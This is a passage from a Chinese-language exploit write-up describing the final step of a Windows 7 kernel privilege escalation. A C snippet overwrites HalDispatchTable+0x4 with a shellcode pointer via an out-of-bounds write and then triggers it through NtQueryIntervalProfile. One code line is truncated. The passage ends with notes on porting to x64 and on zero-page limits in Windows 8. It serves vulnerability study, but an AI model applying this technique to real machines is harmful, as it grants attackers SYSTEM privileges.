


GetShell

最后提权的过程还是和以前一样，覆盖HalDispatchTable+0x4函数指针，然后调用NtQueryIntervalProfile函数达到运行shellcode的目的

```
VOID GetShell()
{
    DWORD interVal = 0;
    DWORD32 halHooked = GetHalOffset_4();

    NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQu
    //__debugbreak();
    writeOOB(halHooked, (PVOID)& ShellCode, sizeof(DWORD32));
    // 1. hManagerPrvScan0->hworkerPrvScan0->HalDispatchTable+0x4
    // 2. hManagerPrvScan0->hworkerPrvScan0->HalDispatchTable+0x4->shellcode

    // ■■shellcode
    NtQueryIntervalProfile(0x1234, &interVal);
}
```

最终整合一下思路和代码我们就可以提权了(不要在意这盗版的win 7...)，效果如下，详细的代码参考 => 这里



0x04：后记

这个漏洞也可以在win 7
x64下利用，后续我会考虑把64位的利用代码完善一下，思路都差不多，主要修改的地方是偏移和汇编代码的嵌入问题，这个漏洞主要是在零页的构造，如果在win 8中就很难利用，毕竟没有办法在零页申请内存

参考资料：

[+] https://www.freebuf.com/vuls/174183.html

[+] https://xiaodaozhi.com/exploit/149.html